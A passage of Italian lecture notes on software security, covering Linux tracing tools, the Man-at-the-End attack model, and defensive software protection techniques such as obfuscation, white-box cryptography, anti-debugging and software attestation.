- sia le chiamate di sistema che i parametri utilizzati per la loro invocazione
- segnali
- può anche tracciare i processi figli

Arresta il target due volte a ogni chiamata di sistema (una all'*ingresso*, l'altra all'*uscita*). Il tracciamento è lento e molto intrusivo, quindi non è adatto per verificare la correttezza del programma. Ha un uso limitato per il debug degli errori

Ha ottime informazioni di reportistica, ma è solo un elenco delle chiamate di sistema richiamate.

## ltrace

Traccia le chiamate alle **funzioni di libreria**. Si basa su ptrace() mettendo dei punti di interruzione sui simboli delle funzioni. Notifica a ltrace le chiamate alle librerie. È molto lento e non è adatto per verificare la correttezza del programma. Ha un uso limitato per il debug degli errori.

## traccia-cmd

È un'interfaccia per configurare il **tracciatore Ftrace** (integrato nel kernel). Si tratta di un tracciatore interno progettato per monitorare ciò che accade all'interno del kernel a scopo di debug e per l'analisi delle prestazioni dei calcoli che avvengono al di fuori dello spazio utente.

Scrive i file in /sys/kernel/debug/tracing ma può anche montare il filesystem tracefs dove scrivere gli output. È

composto da due fasi:

- All'inizio raccogliere le registrazioni grezze di tracce di eventi selezionati
- Quindi, i dati di post-elaborazione nei buffer di tracciamento vengono preparati e memorizzati in un file trace.dat.

Lo strumento più potente a livello di kernel è **SystemTap**, che è un framework per automatizzare il tracing. Esiste una sorta di linguaggio simile al C per generare istruzioni per il tracciatore.

## Introspezione della VM (suggerimenti)

In alcuni casi le applicazioni non vogliono essere tracciate: i malware. In genere eseguono dei controlli per capire se si sta cercando di fare sandboxing. Il malware vuole nascondere il comportamento e lo scopo, quindi cerca di impedire all'utente di osservarlo.

In questi casi, il collegamento di un tracciatore al malware sarebbe un fallimento. In questi casi è possibile eseguire l'applicazione da tracciare/debuggare in un ambiente emulato. Si chiama **introspezione della macchina virtuale** perché si dispone di un ambiente di esecuzione completamente isolato ed è possibile osservare ciò che accade all'interno. Dipende fortemente dal sistema operativo. Alcuni strumenti sono Anubis e cuckoo sandbox.

# Protezione del software

## Modello di attacco: Uomo alla fine

Un attaccante che ha accesso e privilegi completi su un endpoint è un Man-at-the-End. Ciò significa che l'aggressore ha accesso fisico ai dispositivi in cui viene eseguito il software, nonché il pieno controllo su tutti i componenti e l'accesso illimitato agli strumenti di analisi:

- Analisi statica: disassemblatori e decompilatori
- Analisi dinamica: debugger e fuzzer
- Analisi simbolica, analisi concolica
- Simulatori, virtualizzatori, emulatori
- Pieno controllo della memoria centrale
- Canale laterale, iniezione di guasti
- HW dedicato

Gli strumenti sono indispensabili perché rappresentano i dati in modo utile:

- la mente umana è il collo di bottiglia
- grafo del flusso di controllo, grafo della dipendenza dai dati, grafo delle chiamate, stati simbolici/concolici

In questo caso non esiste un modello formale di attaccante Man-at-the-End perché non sappiamo come modellare il fatto che un attaccante abbia eseguito un disassemblatore, abbia letto il codice e poi compreso il flusso di lavoro. Si tratta di un modello basato sull'esperienza dell'attaccante.

## Comportamento degli aggressori

Le operazioni Man-in-the-Middle sono state modellate formalmente e possono essere verificate con diversi metodi formali. Gli attacchi MATE sono troppo difficili da modellare simbolicamente, pertanto non esistono controlli automatici né verifiche formali.


Ci sono iniziative che cercano di modellare le attività svolte dagli aggressori, quindi esiste una sorta di tassonomia per cercare di capire cosa fa un aggressore. Per farlo, si sta organizzando una valutazione empirica a partire dall'esperienza umana con penetration tester professionisti e professionisti coinvolti in una sfida aperta.

## Approccio MATE: minima resistenza

Gli aggressori sono guidati dalla monetizzazione. Sono hacker guidati dallo Stato e hanno fonti illimitate. In genere non è possibile affrontarli. Se siete uno sviluppatore e volete proteggere il vostro software, dovete sapere che sono guidati dalla monetizzazione (molti soldi in poco tempo). Il principio è quello di **ritardare gli aggressori** in modo che non siano in grado di manomettere l'applicazione prima che venga fornito l'aggiornamento successivo.

Dobbiamo anche considerare che quando rilasciamo un software, spesso è disponibile per diverse piattaforme, che possono essere protette ma non allo stesso modo su tutte le piattaforme. Gli aggressori partono da quelle più vulnerabili, che di solito sono le applicazioni mobili, dove il supporto degli strumenti è meno esteso (ad esempio, Radare2 non è disponibile su Android).

Ciò che si può fare è eseguire una scheda di sviluppo, che è solo l'ambiente di esecuzione. È possibile collegarla, ma il software viene emulato su un PC dove sono disponibili tutti gli strumenti. È inoltre disponibile un potente debugger JTAG per impostare i breakpoint hardware, ma anche un *campionatore FPGA* e un *oscilloscopio*.



## Protezione del software

Il software contiene molti soldi dell'azienda. Se viene sviluppato un nuovo gioco/algoritmo, vengono spesi molti soldi. La **protezione del software** è quindi la protezione dei beni contenuti nelle applicazioni software. Questo protegge anche:

- proprietà della società sviluppatrice
- reputazione,

marketing Gli asset più

importanti sono:


- **Proprietà intellettuale:** algoritmi, metodi, architetture, protocolli, brevetti.
- **Dati:** privati, sensibili, personali, ma anche segreti, segreti crittografici, password.
- **Altri valori aziendali:** GDPR, blocco della produzione Le

protezioni del software **attenuano i rischi** associati agli attacchi al

software.

L'approccio per la protezione del software consiste nel cercare di limitare le entrate per queste attività. Immaginate di dover investire una certa somma di denaro ogni giorno, e poi facendo l'integrale capirete quanto denaro avete speso per cos'

attacco. Poi si parte con lo sfruttamento e l'area verde e si cerca di ottenere un'area molto più alta del denaro speso. Lo scopo dell'aggiunta di protezioni software è quello di aumentare la quantità di denaro da spendere per costruire un attacco in modo che sia molto più alto di quello che si può ottenere con lo sfruttamento.




Le tecniche principali sono:

- **Anti-reverse engineering:** rendere più difficile l'uso di strumenti per il reverse engineering dei programmi e la rappresentazione dei dati (ad esempio, se non è possibile collegare un debugger non si potrà costruire una traccia).
- **Offuscamento:** rendere più difficile la comprensione del codice
- **Anti-tampering:** rendere le modifiche più difficili (individuare, prevenire, reagire)

Questo esempio è stato fatto ipotizzando che gli attaccanti abbiano risorse infinite.

Se supponiamo che gli aggressori siano un gruppo di 4/5 persone, l'influenza della protezione **ritarderà il momento in cui sarete** in grado di craccare l'applicazione, in questo modo anche il tempo di sfruttamento diventerà più basso.

Un'altra forma di protezione è denominata: **diversificazione:** limitare le copie colpiti da attacchi (molte versioni della stessa applicazione, in modo che il crack possa funzionare solo per



alcune di esse).

Un'altra forma di protezione è quella denominata **rinnovabilità**, in cui dopo un certo periodo di tempo l'applicazione viene modificata in modo che tutte le fessure funzionanti non funzionino più.

L'applicazione bancaria e l'applicazione di streaming stanno aggiornando frequentemente le loro applicazioni perché stanno limitando l'impatto delle falte precedenti (ora qualcuno è riuscito a creare applicazioni manomesse).

La combinazione di tutte queste protezioni implica che l'interesse degli aggressori per il software sarà **limitato**: "se il vostro codice è troppo complesso per essere attaccato, ne troverò un altro".

L'obiettivo dei difensori è quello di scoraggiare gli attaccanti dando l'impressione (forse vera) che il vostro software sia ben protetto e che sarà difficile comprometterlo, in modo che essi compromettano il codice di qualche altra azienda (*Mors tua vita mea*).

### Come viene protetto il software al giorno d'oggi

Esistono aziende specializzate nella protezione del software che possono seguire il vostro processo di sviluppo fin dalla progettazione dell'applicazione e selezionare e applicare le protezioni (propriarie) (che sono sicurezza attraverso l'oscurità e licenze estremamente aggressive). Tutto questo non è certo economico!

Solo poche aziende possono permettersi i loro servizi, come quelli di streaming/content delivery, banche e assicurazioni.

In ogni caso, esistono anche protezioni open-source sviluppate da alcune università, ma non sono così vicine al mondo reale e spesso sono inutilizzabili dalle aziende per molte ragioni:

- nessuna competenza nella protezione del software / non conforme agli standard industriali
- difficile da usare, applicare, automatizzare, mantenere...

### Protezioni software: categorizzazione

La protezione del software può essere classificata in diversi modi:


- **In base alle fasi di attacco che prevengono:** anti-reverse engineering, offuscamento, anti-tampering.
- **In base a dove viene applicata la protezione:** tecniche online (remote) o offline (locali).
  - Locale: iniettato nei binari
  - Remoto: tecniche che utilizzano entità remote
- **In base all'astrazione in cui operano:** codice sorgente o file binari.

### Come valutare le protezioni

Collberg ha introdotto l'idea di **potenza**. Si tratta di una misura astratta che indica la qualità della protezione. Tuttavia, non esiste una formula per misurarla. Questa misura è solo una sorta di concetto filosofico. Il problema è che stiamo mettendo in gioco l'essere umano.

Sono stati creati due approcci per stimarla:

1. **Metriche oggettive:** LOC, complessità di Hasted, complessità ciclomatica, chiamate di I/O, ecc. Esistono fino a 44 metriche teoriche (solo 10-12 possono essere misurate) introdotte in un recente articolo. La potenza in questo caso è una formula **basata su metriche oggettive**.
2. **Eperimenti empirici:** esperimenti controllati che coinvolgono persone (ad esempio, studenti). In questo caso si misurano i tempi e si ricavano i successi e la valutazione dell'efficacia.



Queste metriche presentano dei limiti:

- Valori elevati delle metriche non corrispondono necessariamente a ciò che le persone percepiscono come complesso. La cosa peggiore è che gli esperti sono di solito in grado di vedere schemi in un codice presumibilmente complesso.
- Misurare l'efficacia con esperimenti richiederebbe milioni di esperimenti:
  - Isolare le caratteristiche specifiche dell'applicazione
  - Difficile coinvolgere un numero elevato di soggetti
  - Difficile coinvolgere gli esperti
  - Composizione di diverse tecniche
- Sono ancora un **problema aperto**
  - Trovare misure significative della potenza
  - Definire formule che funzionano nella pratica
  - Mix di metriche oggettive e approccio empirico
  - Utilizzare approcci predittivi

### Protezione a strati

Una singola protezione (di solito) non è sufficiente. Poiché l'obiettivo è ritardare gli attaccanti, l'applicazione di più protezioni si è dimostrata molto più efficace di una sola protezione anche sullo stesso pezzo di codice. Alcune protezioni hanno comportamenti complementari. In particolare, l'**anti-tampering + più forme di offuscamento** sembra funzionare molto bene.

Per protezione a strati si intende anche la composizione di modelli che funzionano bene con le caratteristiche di potenza. Un esempio è quello di comporre l'**offuscamento**, che *ritarda la comprensione*, con l'**anti-manomissione**, che *ritarda le modifiche*. È anche possibile coinvolgere tecniche remote, se possibile (ad esempio, le 1000 protezioni utilizzate da skype-pre-Microsoft).

### Spese generali

La protezione non è gratuita: tutte le protezioni aggiungono diverse forme di overhead. Ad esempio, *L'offuscamento* aggiunge molto overhead fino a rendere l'applicazione completamente

inutilizzabile. I costi generali sono confrontati con quelli dell'applicazione originale:

- il codice complesso non è ottimizzato come quello originale
- pezzi di codice fasullo
- pezzi di codice per il controllo dell'integrità
- comunicazioni con i server remoti
- nuovi dati aggiunti necessari solo per le protezioni
- passaggio ad altri processi per il codice anti-manomissione, debugger incorporati

L'overhead dipende sia dalle protezioni che dal codice originale e influisce sulla larghezza di banda, sui cicli della CPU e sulla memoria. Quindi gli sviluppatori di software si concentrano sull'esperienza dell'utente, dato che quando si applica una protezione software non si sa cosa provochi effettivamente.

### Offuscamento

Si tratta di una famiglia di tecniche di protezione che mirano a ridurre la **comprendibilità** del codice. Il loro scopo è **ritardare** l'attaccante. Le tecniche (metodi e principi di alto livello) sono fondamentalmente note, anche se cambiano nel modo in cui vengono implementate. Queste tecniche utilizzano **semi casuali** per randomizzare tutte le parti e operare sul codice. Vengono utilizzate perché si vuole la ripetibilità della trasformazione: non si tratta di una semplice modifica casuale, ma di una trasformazione deterministica fornendo il valore.

Insieme agli offuscatori ci sono **diablo** o **tigress** che sono pubblici, ma sono tipicamente privati e costosi.

Alcuni ricercatori miravano a ottenere l'**offuscamento perfetto**, che è stato respinto da un documento del 2001. L'idea è quella di prendere un codice con un significato e generare un codice che non fornisca alcuna informazione sull'esecuzione. Se si considera la crittografia, essa fa esattamente questo. Ma il codice, invece, non è possibile perché, cioè, ci sono funzioni che non possono essere offuscate.

L'offuscamento è anche una forma di protezione

**antistatica dell'analisi**. Gli scopi dell'**offuscamento del codice** sono:

- Rendere **incomprensibile il flusso di controllo**: *appiattimento del flusso di controllo, funzioni di diramazione* (chiamate a funzioni invece di salti), *nascondere le chiamate esterne*.
- Aggiungere un **flusso di controllo fasullo**: prediciati opachi
- Manipolare le funzioni per **nascondere le loro firme**: split/merge (ad esempio, unire tutti i getter e i setter in una funzione più grande con una complessità molto maggiore).
- **Evitare la ricostruzione statica** del codice, forzare l'analisi dinamica: *tecniche just-in-time, offuscamento della virtualizzazione, codice auto-modificante*.
- Analisi: *analisi anti-tacche, anti-alien*

Gli scopi dell'**offuscamento dei dati** sono:

- Moduli semplici che nascondono costanti e valori
- **Crittografia white-box** per nascondere le chiavi segrete all'interno del codice (ad esempio, se si uniscono il codice e la chiave e non si ha un valore specifico in cui si trova la chiave è più difficile da scoprire)

### Appiattimento del flusso di controllo (CFF)

Esempio molto semplice di tecnica di offuscamento che funziona bene. Trasforma il codice in modo da nascondere il flusso di controllo originale.

Immaginiamo di avere un programma che segue l'esecuzione (quello sul lato destro dell'immagine). È facile ricostruire il flusso poiché è chiaro che l'esempio mostra un ciclo.



Il CFF trasforma il CFG in un **codice** completamente **piatto**. In cima c'è una condizione molto sofisticata con alcune variabili di stato e poi all'inizio il caso entrerà nella corretta e quindi lo stato viene aggiornato e il flusso può essere ricostruito, ma non è più facile da capire. Aumenta il tempo e lo sforzo necessario all'attaccante per comprendere la logica della funzione protetta. Questo costringe gli aggressori a eseguire un'analisi dinamica, mentre di solito il CFG si ottiene con l'analisi statica.

In alcuni altri casi è possibile dividere un blocco in più parti (che magari non fanno nulla), quindi è possibile una manipolazione aggiuntiva. Anche l'ordine dei blocchi può essere randomizzato.

### Funzioni di filiale

Le funzioni di diramazione trasformano i salti diretti in salti indiretti. L'idea è quella di **sostituire i salti con chiamate a una funzione di diramazione**. Questa funzione assegnerà il valore di alcuni registri (cioè, prima di eseguire il lavoro vero e proprio).

Se si applica questa tecnica, probabilmente il CFG ricostruito non verrà trovato perché il valore effettivo del salto sarà noto solo in fase di esecuzione.






L'obiettivo è **diminuire l'accuratezza dei disassemblatori statici** quando traducono il codice binario in assembly leggibile dall'uomo.

- **Disassemblatore statico:** analizza il codice macchina dei file binari.
- **Disassemblatore dinamico:** ispeziona l'esecuzione del binario utilizzando un debugger. In questo caso deve essere utilizzato per ricostruire il flusso.
  - Costruisce tracce
  - Solo le istruzioni effettivamente eseguite vengono tradotte in codice assembly, ma è necessario selezionare attentamente gli input

### Predicati opachi (OP)


Sono espressioni booleane che sono **sempre vere** o **false** (tautologie o contraddizioni). Nel CFG si aggiungono condizioni che sono sempre vere o false. È difficile capire automaticamente/staticamente che uno dei rami delle condizioni non verrà mai eseguito. I predici opachi possono essere rimossi solo dopo l'analisi dinamica, se si raggiunge una copertura adeguata.




Come primo strato di protezione, OP + CFF funzionano bene insieme: con una tecnica si può creare un grande CFG, mentre l'altra tecnica lo rende piatto.

### Divisione/Fusione

È possibile avere diverse funzioni che sono tipicamente di rapida comprensione (ad esempio, getter/setter, semplici operazioni matematiche), il che non va bene per la protezione del software. L'idea è quella di nascondere la semantica apportando modifiche al codice delle funzioni:




- **Dividere le funzioni in altre più piccole:** suddividere una funzione virtualizzata di grandi dimensioni in pezzi più piccoli utilizzando diversi metodi di suddivisione: suddividere l'elenco di dichiarazioni di primo livello in due funzioni, suddividere un blocco di base in due funzioni, suddividere le strutture di controllo annidate.
- **Unire più funzioni in una:** aggiunge la logica appropriata per consentire il calcolo della funzione corretta con la manipolazione del flusso di controllo.



## Offuscamento della virtualizzazione

Trasforma il codice da proteggere in modo da nascondere i veri codici operativi. Traduce le istruzioni in un set di istruzioni appositamente concepito. Utilizza codici operativi diversi, ad esempio selezionati in modo casuale.




L'opcode generato non può essere eseguito perché non è comprensibile dalla CPU. Per questo motivo, esiste un *interprete virtuale* che genera l'opcode buono per essere eseguito dalla CPU. Per questo motivo, durante l'analisi statica il codice non sarà comprensibile dagli strumenti. Un attaccante

deve ricostruire la mappatura tra il set di istruzioni virtuale e quello originale. La mappatura può essere automatizzata mediante l'*analisi dinamica*. In pratica, questo è l'unico offuscamento per il quale è possibile trovare dei **deobfuscatori**.

Esistono trucchi ingegneristici per evitare o rendere difficile la mappatura, come i *superoperatori*, che sono istruzioni virtuali che traducono in sequenze di istruzioni ed evitano la mappatura 1-1 che sarebbe troppo facile da ricostruire.

## Generazione di opcode just-in-time

Questa tecnica costringe l'attaccante a eseguire anche il codice. Alcuni pezzi non sono gli opcode corretti e quando si eseguono le operazioni preliminari si eseguono alcune operazioni logiche o matematiche tra gli opcode eseguiti e il codice successivo. In questo modo è possibile generare gli opcode reali.



In pratica traduce una funzione  $F$  in una nuova funzione  $F'$  e alcuni blocchi preparano l'esecuzione dei blocchi successivi.

Ad esempio, immaginiamo di eseguire alcuni codici che fanno lo XOR del valore in un punto della memoria con il valore in un altro punto della memoria. Eseguendo lo XOR di questa parte, si ottengono i veri codici operativi e si sovrascrive il segmento in memoria. Per questo motivo, spesso si viola il principio  $W \wedge X$ , che è la *protezione contro l'esecuzione dei dati* (è necessario scrivere alcune aree di codice in memoria).

Esistono anche alcune varianti: codice jitted continuamente modificato e aggiornato in fase di esecuzione. Anche gli approcci sono diversi.

## Offuscamento dei dati

L'offuscamento opera sui dati, con l'obiettivo di:

- **Impedire la comprensione del valore delle costanti presenti nel codice sorgente** durante l'analisi statica del codice.
- **Impedire la comprensione del valore delle variabili durante l'esecuzione** nel corso dell'analisi dinamica.

Per le **costanti** esistono tecniche ad hoc a seconda dei tipi di dati (interi o stringhe). Ad esempio, si utilizzano *sistemi di equazioni* per gli interi o *automi* per generare le stringhe.

$$\begin{array}{l} x=6; \\ y=7; \\ z=x^*y; \\ \text{print } z; \end{array} \rightarrow \begin{array}{l} x=E_k(6); \\ y=E_k(7); \\ z=x^*y; \\ \text{print } D_k(z); \end{array}$$

$$x+y = \begin{cases} x \neg y - 1 \\ (x \oplus y) + 2 \cdot (x \wedge y) \\ (x \vee y) + (x \wedge y) \\ 2 \cdot (x \vee y) - (x \oplus y) \end{cases}$$

Per le **variabili**: cambiare la rappresentazione in memoria utilizzando una *funzione ad hoc* codificando una funzione matematica e decodificando quando si utilizzano o utilizzando **funzioni omomorfiche** che sono trasformazioni applicate sull'input, ma poi è possibile applicare le operazioni sugli input modificati in modo che sia necessario "decifrare" solo alla fine.

## Crittografia a scatola bianca

Famiglia di offuscamento dei dati che nasconde una chiave simmetrica nel codice che esegue la crittografia. Genera gli stessi risultati di un algoritmo di crittografia con la stessa chiave, ma lo fa con un codice completamente diverso, ottenuto mediante offuscamenti selezionati del codice + trasformazioni matematiche del codice.

La creazione di questo tipo di offuscamento è sofisticata. Di tanto in tanto è stata creata una versione offuscata di molti algoritmi (ad esempio AES offuscato), ma dopo qualche tempo diverse ricerche hanno fornito soluzioni. Analizzando il codice, è stato possibile capire automaticamente come generare la chiave dal codice misto e dalla chiave. Per questo motivo le aziende non pubblicano i loro schemi, quindi non sappiamo se sono efficaci o meno (*sicurezza attraverso l'oscurità*).

Supponiamo di avere il codice AES e la chiave  $K$ . Lo schema di crittografia pubblica white-box riceve in ingresso il codice e la chiave  $e$ , utilizzando un insieme di algoritmi e formule, restituisce un oggetto, che è un pezzo di codice formato da istruzioni e dati che tutti insieme hanno lo stesso comportamento di  $\text{encAES}(k, \text{plaintext})$ . Ciò che è noto è l'insieme delle formule e degli algoritmi dello schema, per cui analizzandoli si è riusciti a trovare le funzioni inverse  $f^{-1}$  e utilizzandole sul codice generato è stato possibile avere un insieme di *chiavi candidate* con una cardinalità gestibile (in modo da rendere possibile il brute-force).

## Altre tecniche

Esistono molti altri tipi di tecniche:

- **Protezioni che impediscono l'utilizzo di strumenti specifici (ma non sono considerate una forma di offuscamento)**
  - ad esempio, le protezioni anti-debugging
- **Anti-tampering:** aggiungere protezioni che rendano difficile l'implementazione di modifiche al codice utilizzando controlli locali (ad esempio, code guards) e tecniche remote come software e attestazione remota. Si basa sull'uso di un server remoto per eseguire verifiche di integrità dei dati prodotti dal client.
- **Tecnica che limita il codice disponibile al client** (non offuscamento)
  - Rimuovere pezzi di codice dall'applicazione in modo che se si vuole eseguire l'applicazione è necessario parlare con un server. Quindi, non è possibile eseguire l'analisi statica senza il codice completo, ma non è nemmeno possibile eseguire l'analisi dinamica stand-alone.
  - Consiste in pezzi di codice (diversificati) inviati al client solo dopo l'avvio del programma (*code mobility*) e alcune funzioni vengono eseguite solo sul server (code splitting client-server).

## Anti-debugging

Impedisce il collegamento di debugger, poiché è possibile collegare solo un debugger alla volta. Sappiamo che

*ptrace()* consente di collegare un processo a un altro processo per monitorarlo. L'idea è di collegare un processo all'applicazione. In questo modo, poiché esiste già un debugger collegato, non è possibile aggiungerne un altro.

Se si è un aggressore, è possibile staccare l'altro debugger e attaccarne uno proprio. Per questo motivo, è possibile prendere alcuni pezzi di codice dal codice originale e spostarli nel processo di debug con *ptrace()*. Naturalmente, è necessario utilizzare qualche *cambio di contesto*, ma in questo caso un aggressore non può semplicemente disconnettere il debugger perché contiene codice significativo.

## Antimanipolazione

Si tratta di una categoria di protezioni che mirano a rendere più complesse le modifiche al codice, in modo che le modifiche abbiano un costo. L'obiettivo è accorgersi della presenza di una falla nell'applicazione e costringerla a bloccarsi in quel caso.

Le proprietà di sicurezza da raggiungere sono: l'**integrità** (ad esempio, del codice) e la **correttezza dell'esecuzione**, che è una proprietà teorica molto più complessa da ottenere.


Esistono diverse famiglie di protezioni:

- **Locale**: la protezione anti-manomissione è all'interno del programma.
- **Remoto**: se si ricorre a componenti esterni (ad esempio, i server come root of trust).
- Con o senza hardware sicuro/coprocessori sicuri
  - Se disponibili, alcuni calcoli possono essere scaricati su parti dell'HW che non possono essere manomesse senza un intervento locale.

## Attestazione del software

Forma di anti-manomissione che utilizza un server per verificare che un programma in esecuzione su un altro sistema si comporti come previsto. In questo caso non viene utilizzato l'HW sicuro.

Avete un'applicazione che ha alcune parti eseguite sul client e altre sul server. Quindi, si invia nell'applicazione non solo la logica dell'applicazione, ma anche un **attester**, che ha l'obiettivo di raccogliere le prove che l'applicazione funziona



correttamente. Sul server c'è

è un **gestore** che di volta in volta invia una *richiesta di attestazione* (quindi richiede le prove) all'attestatore. Risponderà con una *risposta di attestazione* che sarà inviata al **verificatore**. Quest'ultimo valuta le prove e fornisce una risposta. Se l'applicazione funziona correttamente, **non c'è alcuna reazione**. In caso contrario, il **gestore delle reazioni** chiuderà la comunicazione tra il client e il server, altrimenti può innescare alcune reazioni sul client (ad esempio, rallentamento, crash).

È più adatto ai dispositivi portatili, all'IoT, ai sistemi embedded e di solito viene implementato come "*integrità dell'applicazione*". L'ipotesi è che *se i binari sono corretti, anche l'applicazione si comporterà correttamente*.

Le prove che possono essere raccolte sono:

- checksum dei file binari o di configurazione memorizzati nel file system
- checksum del binario caricato in memoria
- È vulnerabile a diversi

attacchi:

- Iniezione dinamica di codice (ad esempio, con i debugger)
- Attacco di clonazione: esecuzione parallela di una versione non manomessa del dispositivo

La correttezza dell'esecuzione è più sofisticata, perché è necessaria per assicurare che si stia eseguendo il numero corretto di istruzioni. Al momento non esiste una tecnica anti-manomissione che garantisca la correttezza dell'esecuzione. In letteratura sono stati proposti diversi approcci che si basano su diverse basi di fiducia/tipologie di prove. Il problema è che la correttezza dell'esecuzione richiede un **modello formale** del comportamento dell'applicazione che di solito non è disponibile. Solo per pezzi molto piccoli dell'applicazione da proteggere può essere disponibile.

Alcuni esempi sono:

- La misura del tempo impiegato per l'esecuzione di un particolare pezzo di codice (quello modificato non sarà veloce come quello originale)
